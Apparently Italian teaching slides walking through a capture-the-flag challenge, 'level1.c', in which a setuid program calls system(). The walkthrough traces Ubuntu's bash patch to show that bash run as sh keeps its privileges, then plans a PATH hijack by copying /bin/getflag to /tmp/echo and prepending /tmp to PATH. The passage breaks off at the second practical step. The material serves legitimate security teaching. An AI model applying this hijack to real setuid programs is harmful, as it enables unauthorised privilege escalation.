# Analisi del codice sorgente `level1.c`

(Semplice)

Il programma sorgente `level1.c` svolge le seguenti operazioni:

- imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a `flag01`);

- imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a `level01`);

- esegue un comando.

# Esecuzione del comando

(Tramite la funzione di libreria `system()`)

La funzione di libreria `system()` esegue un comando di shell, passato come argomento.


Ritorna -1 in caso di errore.

`/bin/sh -c argomento`

`man 3 system` per tutti i dettagli.

# Have you already exited man?

(Reopen it and read it! All of it! I mean it!)



# Un paragrafo molto interessante

(Tratto dalla pagina di manuale di `system()`)

Leggendo la sezione NOTES della pagina di manuale, si scopre un paragrafo interessante.

*“Do not use `system()` from a program with `set-user-ID` or `set-group-ID` privileges, because strange values for some environment variables might be used to subvert system integrity.*

*...”*

# Che cosa se ne deduce? 1/2

(Avete letto TUTTO il paragrafo, vero?)

MAI eseguire `system()` con il SETUID bit acceso, poiché giocando con le variabili di ambiente si può violare la sicurezza del programma (come di preciso non è ancora dato sapere).

→ Questo è esattamente il caso del binario `flag01`.

# Che cosa se ne deduce? 2/2

(Avete letto TUTTO il paragrafo, vero?)

BASH, se invocata come **sh**, non effettua l'abbassamento dei privilegi.

È vero che **/bin/sh** punta a **bash**?

```
$ ls -l /bin/sh
```

```
lrwxrwxrwx 1 root root ... /bin/sh → /bin/bash
```

→ Purtroppo anche questo è esattamente il caso dell'ambiente operativo in questione.

# Ma sarà poi vero?

(Occorre verificare)

Si può scaricare il pacchetto sorgente di BASH per la specifica versione del Sistema Operativo e cercare nei sorgenti uno straccio di prova che corrobora la tesi esposta nella pagina di manuale di **system()**.



# Identificazione versione Ubuntu

(Oneiric Ocelot, 11.10)

L'esatta versione di un Sistema Operativo basato su Debian può essere ottenuta con il comando seguente:

```
lsb_release -a
```

La versione di Ubuntu è Oneiric Ocelot (11.10).

# Identificazione versione BASH

(bash\_4.2)

Nei Sistemi Operativi basati su Debian, l'esatta versione del pacchetto software BASH può essere recuperata con il comando seguente:

```
apt-cache show bash
```

Il campo "Version" indica la versione di BASH:

```
4.2-0ubuntu4
```

# Scaricamento pacchetto sorgente

(Dal sito <https://launchpad.net>)

I pacchetti binari e sorgenti delle vecchie versioni di Ubuntu possono sempre essere scaricati dal sito <https://launchpad.net>.

Per BASH su Ubuntu Oneiric Ocelot (11.10):

<https://launchpad.net/ubuntu/+source/bash/4.2-0ubuntu4>

Si scaricano i file seguenti:

```
bash_4.2.orig.tar.gz
```

```
bash_4.2-0ubuntu4.diff.gz
```

# Creazione di un albero sorgente

(A mano; non è poi così difficile)

Si spacchetta l'archivio base, contenente l'albero sorgente "upstream":

```
tar xf bash_4.2.orig.tar.gz
```

Si entra nella directory **bash-4.2** e si spacchetta l'archivio contenuto dentro:

```
tar xf bash-4.2.tar.xz
```

Si torna nella directory superiore e si applicano le patch fornite dai maintainer di BASH:

```
zcat bash*diff.gz | patch -p0
```

# Analisi del sorgente upstream

(Tramite un semplice **grep** sulla parola chiave "privilege")

Si entra nella directory contenente l'albero sorgente:

```
cd ./bash-4.2/bash-4.2
```

Si cerca, tanto per iniziare, la parola chiave "privilege":

```
grep -nrHiE privilege
```

→ Si scopre una variabile **privileged\_mode**.

# Analisi della variabile

(A cosa serve `privileged_mode`?)

Un rapido grep di `privileged_mode` sui file sorgenti C:

```
grep -nrHiE privileged_mode *.c
```

mostra che tale variabile è un flag: se è pari ad 1, BASH parte in modalità privilegiata.

Una conseguenza (tra le altre): non abbassa i privilegi.

# Gestione dei privilegi

(Nel file sorgente `shell.c` di BASH, riga 489)

Nel file sorgente `shell.c` (l'implementazione dello scheletro di BASH) si trova uno statement interessante alla riga 489:

```
if (running_setuid && privileged_mode == 0)
    disable_priv_mode ();
```

Se `bash` è SETUID e non esegue con l'opzione `-p`, si abbassano permanentemente i privilegi.

# Un buco nell'acqua?

(Purtroppo sì)

Lo statement precedente è perfettamente in linea con la documentazione di BASH.

Inoltre, non vi è riferimento alcuno a **sh**.

→ Non sembra esservi alcuna conferma del fatto che BASH, se invocata come **sh**, non effettua l'abbassamento dei privilegi.



# Analisi delle patch di Ubuntu

(Tramite un semplice `grep` sulla parola chiave "privilege")

Nell'albero sorgente upstream non si è trovato nulla di rilevante in merito alla questione `sh`.

Si può tentare la stessa ricerca tra le patch fornite dai maintainer di BASH in Ubuntu (presenti nella sottodirectory `debian/patches`).

```
cd /path/to/bash-4.2/debian/patches
grep -nrHiE privilege
```

# Una scoperta interessante

(La patch `privmode.dpatch` usa `privileged_mode` e `/bin/sh`)

Il file `privmode.dpatch` contiene una patch “auto-installante” (oppure installabile a mano tramite `patch`, come di consueto).

Essa modifica lo statement precedente nel modo seguente:

```
if (running_setuid && privileged_mode == 0
    && act_like_sh == 0)
    disable_priv_mode ();
```

# Applicazione della patch

(All'albero sorgente di BASH; what else?)

Per applicare la patch, ci si sposti nell'albero sorgente e si usi il comando **patch** (con l'opzione **-p1** per strappare il primo percorso):

```
cd /path/to/bash-4.2/bash-4.2
```

```
cat ../debian/patches/privmode.dpatch | patch -p1
```

Si apra **shell.c** alla riga 489 per una conferma:

```
vim shell.c +489
```

# La nuova gestione dei privilegi

(Fornita dai maintainer di Ubuntu; sempre siano lodati)

Dopo l'applicazione della patch, BASH abbassa permanentemente i privilegi se le seguenti condizioni sono TUTTE vere:

**bash** è SETUID;

**bash** non è eseguito in modalità privilegiata (no **-p**);

 { **bash** non è eseguito come shell POSIX (no **--posix**,  
no **sh**).

“Hey, wait! This just means that...”  
(Exactly!)



# Conclusioni dell'indagine

(Importantissime)

Se **bash** è lanciata con il nome **sh**, i privilegi da lei posseduti non sono abbassati!

Ma **system()** usa proprio **sh** per eseguire un comando!

→ Il comando eseguito da **system()** (mediante **fork()** ed **exec1()**) eredita tutti i privilegi del padre.

# Una nota a margine

(Che parla da sé)

Che cosa ne pensa della patch ora vista il buon Chet Ramey, attuale maintainer di BASH?

*"Nope. This will allow setuid scripts if not called as `sh' and not called with the -p option. I won't install this."*



# Una nota ancora più a margine

(Quanto è difficile valutare la sicurezza di un software...)

In realtà, come riportato da Stephane Chazelas nella mailing list di sicurezza "oss-sec":

<http://seclists.org/oss-sec/2015/q2/567>

Ramey ha mal interpretato la patch e/o ha scritto una cosa inesatta.

Il solo pensiero di eseguire script SETUID lo ha fatto svalvolare...





# Che comando esegue `system()` ?

(Un apparentemente innocente `echo`)

Nell'esempio `level1.c`, `system()` esegue il comando seguente:

```
/usr/bin/env echo and now what?
```

Di questo comando bisogna conoscere tutto (in stile hacker MIT...).

# Il comando `env`

(Builtin o esterno? Come funziona?)

Il comando `env` è esterno.

```
$ type -a env
```

```
env is /usr/bin/env
```

Se ne legga la documentazione:

```
man env
```

→ Il comando `env` esegue un programma (dunque, un comando esterno presente su file system) in un ambiente modificato.

# Il comando **echo**

(Builtin o esterno?)

Il comando **echo** è builtin o esterno?

```
$ type -a echo
```

```
echo is a shell builtin
```

```
echo is /usr/bin/echo
```

Il comando **echo** è presente sia come builtin di BASH, sia come comando esterno.

La preferenza di esecuzione è sul builtin.

Tuttavia, **env** esegue il comando esterno.

# Il comando **echo**

(Funzionamento)

Si legga la documentazione di **echo**:

**man echo**

→ Il comando **echo** stampa i suoi argomenti su **STDOUT**.

# Il comando eseguito da `system()`

(Una spiegazione, fornita esclusivamente con le informazioni del manuale)

Il comando:

```
/usr/bin/env echo and now what?
```

esegue il comando esterno `/usr/bin/echo`,  
che stampa su terminale la stringa `and now  
what?`.

# La domanda cruciale

(Risposta la quale, si riesce probabilmente a vincere la sfida)

È possibile inoculare qualcos'altro al posto di `/usr/bin/echo`?

Ad esempio, `/bin/getflag`?

Se si riesce a fare questo, si vince la sfida!

# Modifica diretta del comando


(Impossibile; è una stringa costante)

Una strategia comune è quella di provare a modificare il comando eseguito da **system()** (ad esempio, inserendone un altro in cascata).

Nell'esercizio in questione, ciò è impossibile. La stringa passata a **system()** è costante.

# Aggiornamento dell'albero di attacco

(Si fanno pochi passi in avanti, purtroppo...)





# Modifica dell'ambiente di shell

(L'ultima speranza)

Con le conoscenze finora acquisite, l'unica chance di inoculazione di `/bin/getflag` consiste in una modifica ragionata dell'ambiente di shell ereditato da `/home/flag01/flag01`.

Quali variabili di ambiente influenzano l'esecuzione di un comando?

# Identificazione pagine manuale utili

(Utili → Parlano di variabili di ambiente UNIX)

Quali pagine di manuale parlano di ambiente UNIX?

`apropos environment`

Scorrendo i risultati, si nota la voce seguente (nella Sezione 7, deputata alla spiegazione delle convenzioni UNIX):

`environ (7) - user environment`

# Lettura documentazione

(Spiegazione delle variabili di ambiente usate in GNU/Linux)

Si legga la pagina di manuale (anche la sezione BUGS):

```
man 7 environ
```

C'è qualche variabile di ambiente interessante?

# La variabile di ambiente **PATH**

(**sh** la usa per localizzare i comandi esterni)

La variabile di ambiente **PATH** imposta la sequenza ordinata di directory scandite da molti programmi di sistema alla ricerca di file specificati con un percorso incompleto.

In **bash** e **sh**, **PATH** è usata per definire in maniera ordinata i percorsi di ricerca dei comandi esterni.

# Un'idea semplice e brillante

(Modifica indiretta della stringa eseguita da `system()`)

Si copia `/bin/getflag` in una directory e gli si dà il nome di `echo`.

```
cp /bin/getflag /some_dir/echo
```

Si altera il percorso di ricerca in modo tale da anticipare `/some_dir` a `/usr/bin`.

```
PATH=/some_dir:$PATH
```

# La conseguenza

(Cosa succede lanciando `/home/flag01/flag01`?)

In tali condizioni, lanciando il programma `/home/flag01/flag01`:

`env` prova a caricare il file eseguibile `echo`;

`echo` non ha un percorso, pertanto `sh` usa i percorsi di ricerca per individuare il percorso assoluto;

`sh` individua `/some_dir/echo` come primo candidato all'esecuzione;

`sh` esegue `/some_dir/echo` con i privilegi di `flag01`.

# Quale directory usare per la copia?

(Per queste cose si prova sempre ad usare una directory temporanea)


In questo genere di operazioni si prova sempre ad usare una directory temporanea, ad es. /**tmp**.

Perché? Perché è leggibile e scrivibile da tutti.

**ls -ld /tmp** per convincere i più scettici.

# Aggiornamento dell'albero di attacco

(Una speranza si accende nei nostri occhi...)





# È fattibile l'attacco?

(A naso parrebbe di sì)

Nell'albero precedente, sono marcati con il colore rosso i nodi e gli archi che rappresentano le azioni coinvolte nell'attacco basato sulla modifica indiretta.

Le azioni che coinvolgono comandi concreti sono svolgibili dall'utente **leve101**?

# Risposta

(Sì, almeno a parole)

Copia `/bin/getflag` in `/tmp/echo`: sì.


Modifica `PATH=/tmp:$PATH`: sì.

Login come utente `level01`: sì.

Esecuzione di `/home/flag01/flag01`: sì.

# Aggiornamento dell'albero di attacco

(La speranza diventa sempre più concreta)



# Parte 2: "I will find you"

(Identificazione dei percorsi foglia → radice nell'albero di attacco)

Solo dopo:

- aver popolato un albero di attacco;

- aver individuato una serie di percorsi da nodi foglia al nodo radice;

ha senso provare i comandi al terminale.

Grazie all'albero di attacco, la procedura di verifica dell'attacco diventa banale.

# Login come utente **level101**

(Passo 1)

Login come  
utente **level101**

# Copia `/bin/getflag` in `/tmp/echo`


(Passo 2)

Login come  
utente `level101`

Copia `/bin/getflag`  
in `/tmp/echo`

